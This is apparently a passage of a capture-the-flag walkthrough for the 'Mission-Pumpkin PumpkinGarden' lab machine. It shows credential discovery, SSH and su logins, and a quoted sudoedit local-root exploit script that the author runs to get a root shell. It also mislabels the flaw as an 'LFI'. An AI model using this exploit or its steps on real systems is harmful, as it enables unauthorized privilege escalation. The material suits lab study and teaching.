
```
┌─[baz@parrot]─[~/comp ctf walkthroughs/pumpkingarden]
└──╼ $echo c2NhcmVjcm93IDogNVFuQCR5 | base64 -d
scarecrow : 5Qn@$y┌─[baz@parrot]─[~/comp ctf walkthroughs/pumpkingarden]
└──╼ $
```

Great we got a credentials for scarecrow. Let's login into it.




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/pumpkingarden]
└──╼ $ssh scarecrow@192.168.56.184 -p 3535
The authenticity of host '[192.168.56.184]:3535 ([192.168.56.184]:3535)' can't be established.
ECDSA key fingerprint is SHA256:1zTR0IJtIA7qieJwyAgpvzLuWlRt76GvH2Lir/PJfXs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.184]:3535' (ECDSA) to the list of known hosts.
-----------------------------------------------------------------------------
                         Welcome to Mission-Pumpkin
      All remote connections to this machine are monitored and recorded
-----------------------------------------------------------------------------
scarecrow@192.168.56.184's password:
Last login: Thu Jun 13 00:35:51 2019 from 192.168.1.106
scarecrow@Pumpkin:~$ id
uid=1001(scarecrow) gid=1001(scarecrow) groups=1001(scarecrow)
scarecrow@Pumpkin:~$ whoami
scarecrow
scarecrow@Pumpkin:~$ pwd
/home/scarecrow
scarecrow@Pumpkin:~$ 
```

Now let's check the files contained.We got a text file from scarecrow revealing the credentials of goblin.




```
  All remote connections to this machine are monitored and recorded
---------------------------------------------------------------------------------
scarecrow@192.168.56.184's password:
Last login: Thu Jun 13 00:35:51 2019 from 192.168.1.106
scarecrow@Pumpkin:~$ id
uid=1001(scarecrow) gid=1001(scarecrow) groups=1001(scarecrow)
scarecrow@Pumpkin:~$ whoami
scarecrow
scarecrow@Pumpkin:~$ pwd
/home/scarecrow
scarecrow@Pumpkin:~$ ls -al
total 28
drwx------ 2 scarecrow scarecrow 4096 Jun 11  2019 .
drwxr-xr-x 5 root      root      4096 Jun 11  2019 ..
-rw------- 1 scarecrow scarecrow  117 Jun 13  2019 .bash_history
-rw-r--r-- 1 scarecrow scarecrow  220 Jun 11  2019 .bash_logout
-rw-r--r-- 1 scarecrow scarecrow 3637 Jun 11  2019 .bashrc
-rw-r--r-- 1 root      root       167 Jun 11  2019 note.txt
-rw-r--r-- 1 scarecrow scarecrow  675 Jun 11  2019 .profile
scarecrow@Pumpkin:~$ cat note.txt

Oops!!! I just forgot; keys to the garden are with LordPumpkin(ROOT user)!
Reach out to goblin and share this "Y0n$M4sy3D1t" to secretly get keys from LordPumpkin.

scarecrow@Pumpkin:~$ 
```

Great we found credentials of goblin. Let's login.
goblin Y0n$M4sy3D1t




```
scarecrow@Pumpkin:~$ su goblin
Password:
goblin@Pumpkin:/home/scarecrow$ sudo -l
[sudo] password for goblin:
Matching Defaults entries for goblin on Pumpkin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User goblin may run the following commands on Pumpkin:
    (root) ALL, !/bin/su
goblin@Pumpkin:/home/scarecrow$ sudo su
Sorry, user goblin is not allowed to execute '/bin/su' as root on Pumpkin.
goblin@Pumpkin:/home/scarecrow$ cd ..
goblin@Pumpkin:/home$ ls
goblin  jack  scarecrow
goblin@Pumpkin:/home$ cd goblin/
goblin@Pumpkin:~$ ls
note
goblin@Pumpkin:~$ cat note

Hello Friend! I heard that you are looking for PumpkinGarden key.
But Key to the garden will be with LordPumpkin(ROOT user), don't worry, I know where LordPumpkin had placed the Key.
You can reach there through my backyard.

Here is the key to my backyard
https://www.securityfocus.com/data/vulnerabilities/exploits/38362.sh

goblin@Pumpkin:~$ 
```

From goblin we got to know goblin is giving a hint to get into root shell. But the hint is a exploit. Let's check this exploit in exploitdb


(Tod Miller's) Sudo/SudoEdit 1.6.9p21/1.7.2p4 - Local Privilege Escalation - Multiple local Exploit - Mozilla Firefox
https://www.exploit-db.com/exploits/11651


```
#!/bin/sh
# Tod Miller Sudo 1.6.x before 1.6.9p21 and 1.7.x before 1.7.2p4
# local root exploit
# March 2010
# automated by kingcope
# Full Credits to Slouching
echo Tod Miller Sudo local root exploit
echo by Slouching
echo automated by kingcope
if [ $# != 1 ]
then
echo "usage: ./sudoxpl.sh <file you have permission to edit>"
exit
fi
cd /tmp
cat > sudoedit << _EOF
#!/bin/sh
echo ALEX-ALEX
su
/bin/su
/usr/bin/su
_EOF
chmod a+x ./sudoedit
sudo ./sudoedit $1
```

Great this is a serious vulnerability. a LFI is present. we can get into root shell using this exploit.



```
drwxrwxrwt  2 root root 4096 Aug  9 19:36 .
drwxr-xr-x 22 root root 4096 Jun 11  2019 ..
goblin@Pumpkin:/tmp$ cd ..
goblin@Pumpkin:/$ clear
goblin@Pumpkin:/$ ls
bin   etc         initrd.img.old  lost+found  opt   run   sys  var
boot  home        lib             media       proc  sbin  tmp  vmlinuz
dev   initrd.img  lib64           mnt         root  srv   usr  vmlinuz.old
goblin@Pumpkin:/$ cd tmp
goblin@Pumpkin:/tmp$ ls
goblin@Pumpkin:/tmp$ cat > sudoedit << _EOF
> #!/bin/sh
> echo ALEX-ALEX
> su
> /bin/su
> /usr/bin/su
> _EOF
goblin@Pumpkin:/tmp$ chmod a+x ./sudoedit
goblin@Pumpkin:/tmp$ sudo ./sudoedit $1
ALEX-ALEX
root@Pumpkin:/tmp#
```

Great after executing the following scripts we were into root. Now let's find the final flag.



```
root@Pumpkin:/tmp# cd /root/
root@Pumpkin:~# ls
PumpkinGarden_Key
root@Pumpkin:~# cat PumpkinGarden_Key
Q29uZ3JhdHVsYXRpb25zIQ==
root@Pumpkin:~#
```

After decoding the hash it says congratulations. And finally we rooted. A great easy machine.